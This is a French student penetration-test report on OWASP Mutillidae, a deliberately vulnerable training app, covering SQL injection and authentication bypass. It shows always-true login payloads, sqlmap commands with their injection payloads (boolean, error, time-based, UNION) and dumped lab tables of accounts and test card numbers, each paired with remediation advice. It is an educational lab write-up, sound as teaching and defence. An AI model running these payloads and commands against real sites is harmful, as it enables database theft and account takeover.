



OWASP MUTILLIDAE

# RAPPORT D'AUDIT 2023

Pentesting : Injection SQL et Broken  
Authentication and Session Management sur  
OWASP Mutillidae

JANVIER 2023

Préparé par  
ARVIN-BÉROD M.  
FERNANDES M.  
KHAJNANE M.  
NAMOUNE D.  
SIVANESAN N.

Approuvé par  
GUILLEMIN WILLY



IUT de Vélizy-Rambouillet  
CAMPUS DE VÉLIZY-VILLACOUBLAY  
CAMPUS DE RAMBOUILLET



SITE AUDITÉ :

OWASP MUTILLIDAE

RAISON DE L'AUDIT :

FAILLE SQL ET FAILLE D'AUTHENTIFICATION

DATE :

16/01/2023 - 26/01/2023

AUDITEURS :

ARVIN-BÉROD, FERNANDES,  
KHAJNANE, NAMOUNE, SIVANESAN

APPROUVÉ PAR :

GUILLEMIN WILLY

DATE DE L'APPROUVEMENT :

25/01/2023



## SOMMAIRE :

### 1. INTRODUCTION - 4

1.1 DESCRIPTION DE OWASP MUTILLIDAE - 4

1.2 PRÉSENTATION DES AUDITEURS - 5

2.1 SYSTÈMES AUDITÉS - 5

2.2 SQL : VULNÉRABILITÉS POSSIBLES - 8

2.3 B.A.S.M : VULNÉRABILITÉS POSSIBLES - 30



# 1. INTRODUCTION

## 1.1 DESCRIPTION DE L'AUDIT DE OWASP MUTILLIDAE

OWASP Mutillidae est un outil d'évaluation de la sécurité pour les web applications. Il permet d'identifier les vulnérabilités courantes dans les applications web.

Il contient plusieurs scénarios d'attaque simulés qui couvrent un large éventail de vulnérabilités, notamment les injections SQL, broken authentication and session management.

Le processus de l'audit de pentesting sur OWASP Mutillidae commence par une phase d'analyse de vulnérabilité pour identifier les vulnérabilités potentielles dans les Bases de données et la gestion des sessions.


Ensuite, l'étape d'exploitation est utilisée pour tester la sécurité de ces systèmes cibles et identifier les vulnérabilités qui nous permettront d'accéder à des informations sensibles ou de prendre le contrôle des systèmes.

Les tests de sécurité incluent des techniques d'injection SQL, de gestion de l'authentification et de la session et d'autres techniques d'exploitation.

Une fois les vulnérabilités identifiées, une évaluation de la sécurité est effectuée pour évaluer la sécurité réelle des systèmes et des réseaux cibles.

Enfin, un rapport détaillant les vulnérabilités identifiées, les preuves d'exploitation et les recommandations pour corriger les vulnérabilités est produit.

Les recommandations de remédiation sont mise en place pour protéger les systèmes et les réseaux cibles contre les attaques futurs.



## 1.2 AUDITEURS

ARVIN-BEROD Maxence, FERNANDES Mathias, KHAJNANE Mohamed, NAMOUNE Djibril et SIVANESAN Nivethan sont tous des étudiants en deuxième année de B.U.T Réseaux & Télécommunications.

Avec une compréhension débutant des concepts de sécurité des systèmes d'information, nous avons quelques compétences en matière de recherche et de résolution de problèmes, ainsi que des compétences en programmation pour utiliser les outils appropriés pour réaliser l'audit de pentesting.

En travaillant en équipe, nous pouvons diviser les tâches et obtenir des résultats efficaces dans l'analyse de vulnérabilité et l'exploitation des systèmes cibles. Notre motivation et nos connaissances en sécurité des systèmes d'information nous permettront de réaliser un audit que l'on espère concluant pour identifier ces failles et les remédier.

## 2.1 SYSTÈMES AUDITÉS

Les systèmes audités par les auditeurs sont l'injection SQL puis la gestion de l'authentification et de la session sur OWASP Mutillidae.

L'injection SQL est une technique couramment utilisée pour tenter de contourner les contrôles d'accès aux données et d'exécuter des commandes malveillantes sur les systèmes cibles, c'est pourquoi c'est une cible importante pour l'audit.

Quant à la gestion de l'authentification et de la session, c'est une vulnérabilité courante qui permet aux attaquants de prendre le contrôle des comptes d'utilisateurs ou de dérober des informations sensibles.

Les auditeurs vont tester ces deux vulnérabilités et identifier les faiblesses de sécurité qui permettent d'accéder à des informations sensibles ou de prendre le contrôle des systèmes. Une fois les vulnérabilités identifiées, nous produirons un rapport détaillant les vulnérabilités identifiées, les preuves d'exploitation et les recommandations pour corriger les vulnérabilités.

### 3 LOGICIELS UTILISÉS POUR LES INJECTIONS SQL

- BURP

Burp est une application qui peut être utilisée pour la sécurisation ou pour effectuer des tests d'intrusion sur les applications web.

Dans le cadre de notre projet, burp sera utilisé dans un premier temps pour intercepter les requêtes http pour toute la partie injections SQL (en effet, burp nous sera nécessaire pour l'utilisation du logiciel sqlmap).

- SQLMAP

SQLmap est un logiciel opensource, codé en python, régulièrement utilisé dans le monde du pentesting. En effet ce logiciel propose différentes fonctionnalités qui le rendent pratique pour les tester, à savoir :

- l'automatisation du processus de découverte et d'exploitation des vulnérabilités SQL.
- le large panel de système de gestion de base de données pris en charge par sqlmap

Le principe général de ce logiciel est le suivant :

Il détecte et exploite les vulnérabilités d'injection SQL dans les applications web de manière automatique. Étant donné que sqlmap est codé en python, le logiciel utilise des bibliothèques Python telles que "requests" pour envoyer des requêtes HTTP et "beautifulsoup4" pour analyser les réponses HTTP.

SQLmap est également basé sur des algorithmes de reconnaissance de signature utilisés pour identifier des caractéristiques spécifiques dans les réponses des requêtes envoyées à la base de données, permettant ainsi de détecter le système de gestion de bases de données cible et les vulnérabilités potentielles.

Pour finir, sqlmap utilise également des techniques d'injections qui lui permettent de tester et d'injecter des valeurs malicieuses selon les failles de sécurité détectées au préalable et selon le système de gestion de base de données utilisé par le site web cible.

# QU'EST CE QU'UN POINT D'INJECTION ?

et en quoi sont-ils nécessaires pour les injections sql ?

Les points d'injections SQL représentent des points d'entrées utilisant des requêtes SQL correspondantes et vulnérables à une injection. Par exemple, l'insertion, l'édition ou la suppression d'un article sur un site web. Généralement, les points d'injections sont sous forme de formulaire par exemple. Il est donc possible, si la cible n'est pas correctement sécurisée, d'utiliser ces points d'injections pour effectuer des injections SQL en utilisant des entrées malicieuses.

exemple de point d'injection sur OWASP MUTILLIDAE :



The image shows a login form with a pink header box containing the text "Please sign-in". Below this, there are two input fields: the first is labeled "Username" and the second is labeled "Password". Both labels are in bold black text. Below the input fields is a blue button with the text "Login" in white.

Les points d'injections sont importants pour les injections SQL car ils représentent le point d'entrée pour l'attaque. Si des points d'injections sont exploitables sur le site cible, alors, l'attaquant pourra utiliser des techniques d'exploitation d'injection SQL.

Il est nécessaire sur un site web de posséder des points d'entrées, des champs dans lesquels les clients du site peuvent rentrer leurs identifiants par exemple. Mais il est primordial de protéger ces entrées pour qu'elles ne deviennent pas des failles exploitables par les attaquants.

## 4. SQL : VULNÉRABILITÉS POSSIBLES - 8

### PREMIÈRE FAILLE SQL DANS "USER INFO" : TRUE-ALWAYS

NIVEAU DE SÉCURITÉ : 0

#### PRINCIPE GÉNÉRAL DE LA FAILLE : ' OR 1='1

La faille "True-Always" est un type d'injection SQL qui permet à un attaquant de contourner les contrôles d'authentification et d'accéder à des données sensibles en injectant une condition qui est toujours vraie dans une requête SQL.

#### Cas particulier sur l'application :

Cette technique est basée sur l'utilisation d'un opérateur logique "OR" et d'une condition qui est toujours vraie (1='1' ou 'a'='a') pour rendre la requête SQL valide. Ainsi, cette technique permet de contourner les filtres d'entrée qui ne vérifient pas correctement les données d'entrée. En utilisant cette technique, on peut accéder à toute la base de données du site, comme les noms d'utilisateurs, les mots de passe et les signatures.

```
Username=admin
Password=admin
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS
```



## LA REQUÊTE EN DÉTAIL :

' OR 1='1 est une faille "True Always" permettant de se connecter sur le compte de Admin.

1 : C'est une valeur numérique qui est utilisée pour remplir un champ de données dans une requête SQL.

' : C'est un caractère de fin de chaîne qui est utilisé pour fermer une chaîne de caractères dans une requête SQL.

OR : C'est un opérateur logique qui est utilisé pour combiner des conditions dans une requête SQL. Il permet de combiner deux conditions de manière à ce qu'au moins une des deux soit vraie pour que la requête SQL retourne des résultats.

1=1 : C'est une condition qui est utilisée pour vérifier si la valeur de gauche est égale à la valeur de droite. Cette condition est toujours vraie, car 1 est égal à 1.

# : C'est un caractère de commentaire en SQL qui permet de mettre en commentaire tout ce qui se trouve après lui dans la ligne courante et donc de cibler toutes les lignes de la table sans restriction.



# REMÉDIATION EN UTILISANT DES REQUÊTES PRÉPARÉES

⋮

Une requête préparée est une technique de programmation qui permet de séparer les commandes SQL des données utilisées pour les remplir, pour éviter les injections SQL. Cela implique de préparer une requête avec des placeholders pour les valeurs à insérer, puis de fournir ces valeurs séparément, une fois que la requête a été préparée. Les valeurs sont alors automatiquement échappées ou encadrées, ce qui empêche les commandes SQL malveillantes d'être injectées.

Lorsqu'on parle d'échappement automatique, cela signifie que les données sont modifiées de manière à rendre certaines parties inactives ou inoffensives d'une commande SQL. Il s'agit d'une méthode courante pour se protéger des injections SQL en remplaçant les caractères spéciaux, comme les apostrophes, les guillemets, les barres obliques, etc. par des codes d'échappement appropriés.

Ainsi, lorsque les données sont utilisées dans une requête SQL, ces caractères spéciaux ne sont pas interprétés comme faisant partie de la commande SQL, ce qui empêche les commandes malveillantes d'être injectées.

## FILTRE DE SÉCURITÉ :

Un filtre de sécurité SQL est un mécanisme qui permet de vérifier les données d'entrée pour vérifier qu'elles sont valides et sûres avant d'être utilisées dans une requête SQL. Il peut inclure des fonctions de validation, comme la suppression de caractères spéciaux, la vérification des formats, etc. Il peut également inclure des règles pour limiter les données qui peuvent être utilisées dans une requête, comme les limites de longueur ou les plages de valeurs. Les filtres de sécurité SQL sont utilisés pour se protéger contre les injections SQL en empêchant les commandes malveillantes d'être injectées dans la requête.

## FILTRE DE SÉCURITÉ OU REQUÊTE PRÉPARÉE ?

En général, l'utilisation des requêtes préparées est considérée comme une pratique de sécurité plus efficace que les filtres de sécurité SQL seuls. En effet, les requêtes préparées garantissent que les données sont séparées des commandes SQL dès le départ, alors que les filtres de sécurité SQL peuvent ne pas être suffisamment efficaces pour empêcher toutes les injections SQL.

## NIVEAU DE SÉCURITÉ : 1

### PRINCIPE GÉNÉRAL DE LA FAILLE : AUTHOR

Le paramètre "author" dans une requête SQL est un paramètre utilisé pour filtrer les données en fonction de l'auteur.

Il est souvent vulnérable aux attaques d'injection SQL car il accepte généralement des entrées utilisateur non filtrées, ce qui permet à un attaquant d'injecter des commandes malveillantes dans la requête SQL. Par exemple, un attaquant pourrait injecter une commande qui sélectionne toutes les informations de tous les utilisateurs de la base de données, ou qui supprime des données importantes de la base de données.

### CAS PARTICULIER SUR L'APPLICATION :

### CONCRÈTEMENT, COMMENT FONCTIONNE SQLMAP ?

Il fonctionne en utilisant des techniques d'injection pour envoyer des requêtes malicieuses à une base de données et obtenir des informations sur cette dernière.

SQLMap peut également utiliser des techniques automatisées pour extraire des données de la base de données, comme l'exécution de commandes système via une injection SQL, la récupération de fichiers à partir de la base de données, et même la prise de contrôle complète de la base de données.

SQLMap est également capable de contourner les mécanismes de défense tels que les pare-feux et les systèmes de détection d'intrusion en utilisant des techniques de "proxy" et "tampering" pour masquer sa véritable origine.

# COMMENT FONCTIONNE L'AUTOMATISATION D'EXTRACTION DE DONNÉES DE LA BDD?

Avant toutes chose et surtout, avant d'utiliser SQLMAP pour tester les différentes vulnérabilités OWASP Mutillidae, il est important de comprendre comment fonctionne l'automatisation d'extraction de données de la base de données. Pour comprendre se qu'il se cache derrière l'automatisation, on a utilisé une la commande suivante :

```
(etudiant@KALI-SAE)-[~]  
$ sqlmap -r Bureau/file.txt --dbs -v
```

Celle-ci permet de tester toutes les vulnérabilités pour la requête HTTP stockée dans le fichier file.txt. De plus, le champ --dbs permet d'afficher, s'il est possible, toute la base de donnée du site en question. et le paramètre -v nous permet simplement de passer en mode verbose. Cela signifie tout simplement que l'on pourra voir dans le terminal tout les détails de l'exécution de la commande, comme les requêtes envoyées à la base de données et les différentes réponses reçues. Voici les exemples des différents résultats obtenus :

```
[INFO] testing 'MySQL ≥ 4.1 error-based - ORDER BY, GROUP BY clause (FLOOR)'
```

```
52:20] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK)
```

```
[14:51:31] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP B  
Y clause (ELT)'
```

```
Type: UNION query  
Title: Generic UNION query (NULL) - 4 columns  
Payload: author=admin' UNION ALL SELECT NULL,NULL,NULL,CONCAT
```

Ainsi on peut voir les différentes méthodes d'exploitation d'injections SQL qui sont utilisées par SQLMAP lors de ses tests. A savoir : boolean-based blind, error-based, queries stacked, union query et time-based blind.

# A QUOI CORRESPONDENT LES DIFFÉRENTES MÉTHODES D'EXPLOITATION D'INJECTIONS SQL

Boolean-based blind : est une méthode qui consiste à envoyer des requêtes WHERE à la base de donnée dans le but de recevoir un résultat booléen (VRAI OU FAUX). Ainsi elle nous permet de d'extraire les informations de la base de données.

Error-based : cette méthode est utilisée pour injecter des commandes SQL malicieuses dans les différents point d'injection de la cible. Ces requêtes engendrent généralement des erreurs SQL et permettent à l'attaquant d'obtenir des informations sur la structure de la base de données.

Time-based blind : est une méthode d'injection SQL aveugle qui utilise également des requêtes WHERE qui vont provoquer un délai avant la réponse de la base de données. Grâce au délai sur les requêtes WHERE, sqlmap est capable de savoir si elles sont VRAIES ou FAUSSES.

Stacked queries : cette méthode permet d'envoyer plusieurs requêtes groupées dans une seule entrée du site web cible. Par conséquent, le fait d'envoyer des commandes multiples dans une seule requête permet de faciliter l'exploitation de certaines vulnérabilités d'injection SQL.


Union query : cette méthode s'appuie sur la commande UNION en SQL Celle-ci permet de combiner les résultats de plusieurs requêtes en une seule. Cette méthode est utilisée pour concaténer deux requêtes afin d'obtenir une 'requête infectée' pour contourner les contrôles de sécurité et d'extraire les informations de la base de données.


## PREMIÈRE ÉTAPE - BURPSUITE :

On intercepte la requête HTTP avec BURP pour ensuite la sauvegarder dans un fichier : file.txt.

Ce fichier va maintenant agir comme la requête que Sqlmap utilisera pour exploiter cette application Web afin d'accéder aux données de la base de données. Si on regarde attentivement la demande, en bas il y a « author=" " ». Sqlmap trouvera ce paramètre comme présentant la vulnérabilité.

"Author" est un header de la requête HTTP qui permet de fournir des informations d'identification sur l'auteur de la requête, comme un nom d'utilisateur ou un jeton d'authentification.





## DEUXIÈME ÉTAPE - DÉTECTION DE FAILLES SQL:

Ensuite, à l'aide de SQLmap, on va utiliser -r à notre fichier file.txt qui contient les requêtes, qui vont nous permettre de récupérer les données de la database du site mutillidae.

```
(root@KALI-SAE)-[/home/etudiant/Bureau]
# sqlmap -r /home/etudiant/Bureau/file.txt
```

L'option -r prend en paramètre un fichier contenant les informations de la requête HTTP, y compris les méthodes, les headers, les cookies et les données envoyées dans le corps de la requête.

Il permet de spécifier les paramètres de la requête de manière détaillée et de personnaliser les paramètres tels que les données d'authentification, les headers et les cookies .



On obtient :

```
sqlmap resumed the following injection point(s) from stored session:
—
Parameter: author (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: author=-7499' OR 4760=4760#&view-someones-blog-php-submit-button
=View Blog Entries

  Type: error-based
  Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
  Payload: author=53241E83-76EC-4920-AD6D-503DD2A6BA68' AND (SELECT 9605 FR
OM(SELECT COUNT(*),CONCAT(0x716b627171,(SELECT (ELT(9605=9605,1))),0x71707676
71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- yIZy&vi
ew-someones-blog-php-submit-button=View Blog Entries

  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: author=53241E83-76EC-4920-AD6D-503DD2A6BA68' AND (SELECT 5618 FR
OM (SELECT(SLEEP(5)))vAUJ)-- pglf&view-someones-blog-php-submit-button=View B
log Entries

  Type: UNION query
  Title: MySQL UNION query (NULL) - 4 columns
  Payload: author=53241E83-76EC-4920-AD6D-503DD2A6BA68' UNION ALL SELECT NU
LL,CONCAT(0x716b627171,0x6f67426f616e554374614d6177746151576d4866465764784346
675370497248736c57796b724474,0x7170767671),NULL,NULL#&view-someones-blog-php-
submit-button=View Blog Entries
```

On peut voir qu'on peut accéder à la requête ce qui veut dire qu'on peut utiliser cette requête pour accéder aux bases de données du site.  
Ce qui signifie que le paramètre "author" est vulnérable.





## TROISIÈME ÉTAPE - LISTER TOUTES LES BASES DE DONNÉES :

```
(root@KALI-SAE)-[/home/etudiant/Bureau]  
# sqlmap -r /home/etudiant/Bureau/file.txt --dbs
```

Ensuite on obtient toutes ces BDD :

```
available databases [34]:  
[*] .svn  
[*] bricks  
[*] bwapp  
[*] citizens  
[*] cryptomg  
[*] dvwa  
[*] gallery2  
[*] getboo  
[*] ghost  
[*] gtd-php  
[*] hex  
[*] information_schema  
[*] isp  
[*] joomla  
[*] mutillidae  
[*] mysql  
[*] nowasp  
[*] orangehrm  
[*] personalblog  
[*] peruggia  
[*] phpbb  
[*] phpmyadmin  
[*] proxy  
[*] rentnet  
[*] sqlol  
[*] tikiwiki  
[*] vicnum  
[*] wackopicko  
[*] wavsepdb  
[*] webcal  
[*] webgoat_coins
```

Nous allons nous concentrer sur la BDD de mutillidae pour y lister toutes ses tables.

## QUATRIÈME ÉTAPE - LISTER LES TABLES DE MUTILLIDAE :

```
(root@KALI-SAE)-[/home/etudiant/Bureau]
# sqlmap -r /home/etudiant/Bureau/file.txt -D mutillidae --tables
```

Donc maintenant on va accéder à la requête en utilisant l'option D pour le nom de la base, ici ce sera mutillidae, et en utilisant l'option tables ce qui va nous donner toutes les tables de la base de données :

```
Database: mutillidae
[11 tables]
+-----+
| accounts
| balloon_tips
| blogs_table
| captured_data
| credit_cards (2)
| help_texts
| hitlog
| level_1_help_include_files
| page_help
| page_hints
| pen_test_tools
+-----+
```

Désormais nous voyons toutes ces tables.

On va essayer de récupérer les données de la table "accountS".



## CINQUIÈME ÉTAPE - TEST DE DUMP PLUSIEURS TABLES :

Pour cela on va utiliser, en plus de l'option D, l'option -T permettant de spécifier la table à laquelle on veut accéder et on affiche les données avec dump.

```
(root@KALI-SAE)-[/home/etudiant/Bureau]
# sqlmap -r /home/etudiant/Bureau/file.txt -D mutillidae -T accounts --dump
```

Et nous obtenons toutes les informations de la table accounts :

```
Database: mutillidae
Table: accounts
[19 entries]
```

cid	is_admin	password	username	mysignature
1	TRUE	admin	admin	Monkey!
2	TRUE	someword	adrian	Zombie Films Rock!
3	FALSE	monkey	john	I like the smell of confunk
4	FALSE	password	jeremy	d1373 1337 speak
5	FALSE	password	bryce	I Love SANS
6	FALSE	samurai	samurai	Carving Fools
7	FALSE	password	jim	Jim Rome is Burning
8	FALSE	password	bobby	Hank is my dad
9	FALSE	password	simba	I am a super-cat
10	FALSE	password	dreveil	Preparation H
11	FALSE	password	scotty	Scotty Do
12	FALSE	password	cal	Go Wildcats
13	FALSE	password	john	Do the Duggie!
14	FALSE	42	kevin	Doug Adams rocks
15	FALSE	set	dave	Bet on S.E.T. FTW
16	FALSE	tortoise	patches	meow
17	FALSE	stripes	rocky	treats?
18	FALSE	user	user	User Account
19	FALSE	pentest	ed	Commandline KungFu anyone?

Les mots de passe ne sont pas cryptés ce qui est très dangereux.

Nous pouvons aussi spécifier la colonne que l'on veut récupérer, par exemple "password" :

```
(root@KALI-SAE)-[/home/etudiant/Bureau]
# sqlmap -r /home/etudiant/Bureau/file.txt -D mutillidae -T accounts -C password --dump
```


```
Table: accounts
[19 entries]
```

password
admin
someword
monkey
password
password
samurai
password
password
password
password
password
password
password
42
set
tortoise
stripes
user
pentest

Puis testons de dump la table “credit\_cards” qui à l’air d’être intéressante pour récupérer des informations sensible :

```
Database: mutillidae
Table: credit_cards
5 entries]
```

ccid	ccv	ccnumber	expiration
1	745	4444111122223333	2012-03-01
2	722	7746536337776330	2015-04-01
3	461	8242325748474749	2016-03-01
4	230	7725653200487633	2017-06-01
5	627	1234567812345678	2018-11-01



Rien n’est crypté encore une fois, c’est très important de le faire pour remédier à ce problème.

## Remédiation en utilisant des filtres de sécurité :

Pour remédier à ces vulnérabilités, il est important de filtrer les entrées utilisateur et de valider les données avant de les utiliser dans une requête SQL. Il est recommandé d'utiliser des paramètres préparés pour éviter les injections SQL et de limiter les privilèges de la base de données pour empêcher les utilisateurs malveillants d'accéder à des données sensibles. utiliser des méthodes de cryptage ou de hachage pour éviter les fuites d'informations sensibles.

- Crypté les mots de passes
- Crypté les cartes de crédits



# TROISIÈME FAILLE SQLI - BYPASS AUTHENTICATION : LOGIN

## NIVEAU DE SÉCURITÉ : 0

### Principe général de la faille : TRUE ALWAYS

En utilisant cette faille, on injecte une condition "1' OR 1=1 #" dans le champ de nom d'utilisateur ou de mot de passe de la page de connexion. Cette condition est toujours vraie, ce qui permet à l'attaquant de se connecter à la session d'administration sans connaître le nom d'utilisateur ou le mot de passe.



### Cas particulier sur l'application :

Cette faille est couramment utilisée pour contourner les filtres d'entrée qui ne vérifient pas correctement les données d'entrée.



### Remédiation en utilisant des filtres de sécurité :

Pour remédier à ces vulnérabilités, il est important de filtrer les entrées utilisateur et de valider les données avant de les utiliser dans une requête SQL.

on peut aussi utiliser des méthodes de cryptage ou de hachage pour éviter les fuites d'informations sensibles.



## Pour rappel la requête en détail :

1' OR 1=1 # est une faille "True Always" permettant de se connecter sur le compte de Admin.

1 : C'est une valeur numérique qui est utilisée pour remplir un champ de données dans une requête SQL.

' : C'est un caractère de fin de chaîne qui est utilisé pour fermer une chaîne de caractères dans une requête SQL.

OR : C'est un opérateur logique qui est utilisé pour combiner des conditions dans une requête SQL. Il permet de combiner deux conditions de manière à ce qu'au moins une des deux soit vraie pour que la requête SQL retourne des résultats.

1=1 : C'est une condition qui est utilisée pour vérifier si la valeur de gauche est égale à la valeur de droite. Cette condition est toujours vraie, car 1 est égal à 1.

# : C'est un caractère de commentaire en SQL qui permet de mettre en commentaire tout ce qui se trouve après lui dans la ligne courante et donc de cibler toutes les lignes de la table sans restriction.



## PREMIÈRE ÉTAPE - INJECTION :


